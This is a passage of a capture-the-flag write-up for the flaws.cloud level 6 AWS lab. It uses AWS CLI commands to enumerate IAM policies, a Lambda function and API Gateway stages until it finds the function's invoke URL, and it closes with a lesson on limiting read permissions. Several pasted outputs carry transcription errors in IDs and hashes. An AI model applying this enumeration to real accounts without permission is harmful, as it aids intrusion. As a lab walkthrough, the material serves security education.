      "PolicyName": "list_apigateways",
      "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
    }
  ]
}

(n3vill3@neville)~/Downloads
$ aws --profile flaws-level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways
{
  "Policy": {
    "PolicyName": "list_apigateways",
    "PolicyId": "ANPAIRLWTQMKCSPGTAIO",
    "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
    "Path": "/",
    "DefaultVersionId": "v4",
    "AttachmentCount": 1,
    "PermissionBoundaryUsageCount": 0,
    "IsAttachable": true,
    "Description": "list apigateways",
    "CreateDate": "2017-02-20T01:45:17+00:00",
    "UpdateDate": "2017-02-20T01:48:17+00:00",
    "Tags": []
  }
}

(n3vill3@neville)~/Downloads
$
```

Now that you have the ARN and the version id, you can see what the actual policy is:

```
aws --profile level6 iam get-policy-version --policy-arn
arn:aws:iam::975426262029:policy/list_apigateways --version-id v4
```

```
aws --profile flaws-level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways
{
  "Policy": {
    "PolicyName": "list_apigateways",
    "PolicyId": "AMPA18LWTQMKCSPGTAIO",
    "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
    "Path": "/",
    "DefaultVersionId": "v4",
    "AttachmentCount": 1,
    "PermissionBoundaryUsageCount": 0,
    "IsAttachable": true,
    "Description": "list_apigateways",
    "CreateDate": "2017-02-20T01:48:17+00:00",
    "UpdateDate": "2017-02-20T01:48:17+00:00",
    "Tags": []
  }
}

aws --profile flaws-level6 iam get-policy-version --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-id v4
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": [
            "apigateway:GET"
          ],
          "Effect": "Allow",
          "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
        }
      ]
    },
    "VersionId": "v4",
    "IsDefaultVersion": true,
    "CreateDate": "2017-02-20T01:48:17+00:00"
  }
}
```


This tells us using this policy we can call "apigateway:GET" on "arn:aws:apigateway:us-west-2::/restapis/*"

I now have the ability to GET "arn:aws:apigateway:us-west-2::/restapis/*"

The API gateway in this case is used to call a lambda function, but you need to figure out how to invoke it.

The SecurityAudit policy lets you see some things about lambdas:

aws --region us-west-2 --profile level6 lambda list-functions



```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
n3vill3@neville: ~/Downloads
Session Actions Edit View Help
(n3vill3@neville)~/Downloads
$ aws --region us-west-2 --profile flaws-level6 lambda list-functions
{
  "Functions": [
    {
      "FunctionName": "Level6",
      "FunctionArn": "arn:aws:lambda:us-west-2:1975426262029:function:Level6",
      "Runtime": "python2.7",
      "Role": "arn:aws:iam:975426262029:role/service-role/Level6",
      "Handler": "lambda_function.lambda_handler",
      "CodeSize": 202,
      "Description": "A starter AWS Lambda function.",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2017-02-27T00:24:36.054+0000",
      "CodeSha256": "21EjBytFbH91PXEMOSR/B90QqG270G/iq0BMZh3jPw=",
      "Version": "SATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979",
      "PackageType": "Zip",
      "Architectures": [
        "x86_64"
      ],
      "ephemeralStorage": {
        "Size": 512
      },
      "SnapStart": {
        "ApplyOn": "None",
        "OptimizationStatus": "Off"
      },
      "LoggingConfig": {
        "LogFormat": "Text",
        "LogGroup": "/aws/lambda/Level6"
      }
    }
  ]
}
```

That tells you there is a function named "Level6", and the SecurityAudit also lets you run:

`aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6`

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
n3vill3@neville: ~/Downloads

Session Actions Edit View Help
{
  "Handler": "lambda_function.lambda_handler",
  "CodeSize": 282,
  "Description": "A starter AWS Lambda function.",
  "Timeout": 3,
  "MemorySize": 128,
  "LastModified": "2017-02-27T00:24:30.054+0000",
  "CodeSha256": "216jytfbH91PXE80SR/890qOg27OG/1qo8NZh33yfw",
  "Version": "$LATEST",
  "TracingConfig": {
    "Mode": "PassThrough"
  },
  "RevisionId": "d43cc6d9-f172-4634-8d19-39a20951d979",
  "PackageType": "Zip",
  "Architectures": [
    "x86_64"
  ],
  "EphemeralStorage": {
    "Size": 512
  },
  "SnapStart": {
    "ApplyOn": "None",
    "OptimizationStatus": "Off"
  },
  "LoggingConfig": {
    "LogFormat": "Text",
    "LogGroup": "/aws/lambda/Level6"
  }
}

(n3vill3@neville)~/Downloads
$ aws --region us-west-2 --profile flaws-level6 lambda get-policy --function-name Level6
{
  "Policy": "[{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\": [{\"Sid\":\"98a619a93f593b7ad66cedded82c8a8a\", \"Effect\":\"Allow\", \"Principal\": {\"Service\":\"apigateway.amazonaws.com\"}, \"Action\":\"lambda:InvokeFunction\", \"Resource\":\"arn:aws:lambda:us-west-2:975426262029:function:Level6\", \"Condition\": {\"ArnLike\": {\"AWS:SourceArn\": \"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/*GET/level6\"}}}], \"RevisionId\":\"ed6ca840-86fa-4495-a09c-3bc115d3b57\"}]",
  "RevisionId": "ed6ca840-86fa-4495-a09c-3bc115d3b57"
}

(n3vill3@neville)~/Downloads
$
```

This tells you about the ability to execute

`arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/\*/\*GET/level6` That

"s33ppypa75" is a rest-api-id, which you can then use with that other attached policy:

aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
n3vill3@neville:~/Downloads
Session Actions Edit View Help
{"Size": 512,
  "SnapStart": {
    "ApplyOn": "None",
    "OptimizationStatus": "Off"
  },
  "LoggingConfig": {
    "LogFormat": "Text",
    "LogGroup": "/aws/lambda/Level6"
  }
}
}

(n3vill3@neville:~/Downloads)
$ aws --region us-west-2 --profile flaws-level6 lambda get-policy --function-name Level6
{
  "Policy": "[{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"986d18e9f593b76ad6dedded82c8abb\",
    \"Effect\":\"Allow\",\"Principal\":{\"Service\":\"apigateway.amazonaws.com\"},\"Action\":\"lambda:InvokeFunction\",\"Resource\":[\"arn:aws:lambda:us-west-2:975426262029:function:Level6\"],\"Condition\":{\"ArnLike\":{\"AWS:SourceArn\":\"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/execute-api/Level6/\"}}}],\"RevisionId\":\"edaca849-06fb-4495-a09c-3bc6115d3b87\"}]",
  "RevisionId": "edaca849-06fb-4495-a09c-3bc6115d3b87"
}



(n3vill3@neville:~/Downloads)
$ aws --profile flaws-level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"
{
  "item": [
    {
      "deploymentId": "8gppiv",
      "stageName": "Prod",
      "cacheClusterEnabled": false,
      "cacheClusterStatus": "NOT_AVAILABLE",
      "methodSettings": {},
      "tracingEnabled": false,
      "createdDate": "2017-02-27T03:26:08+03:00",
      "lastUpdatedDate": "2017-02-27T03:26:08+03:00"
    }
  ]
}

(n3vill3@neville:~/Downloads)
$
```

That tells you the stage name is "Prod". Lambda functions are called using that rest-api-id, stage name, region, and resource as

<https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6>

I visited that URL.



Lesson learned

It is common to give people and entities read-only permissions such as the SecurityAudit policy. The ability to read your own and other's IAM policies can really help an attacker figure out what exists in your environment and look for weaknesses and mistakes.

Avoiding this mistake

Don't hand out any permissions liberally, even permissions that only let you read meta-data or know what your permissions are.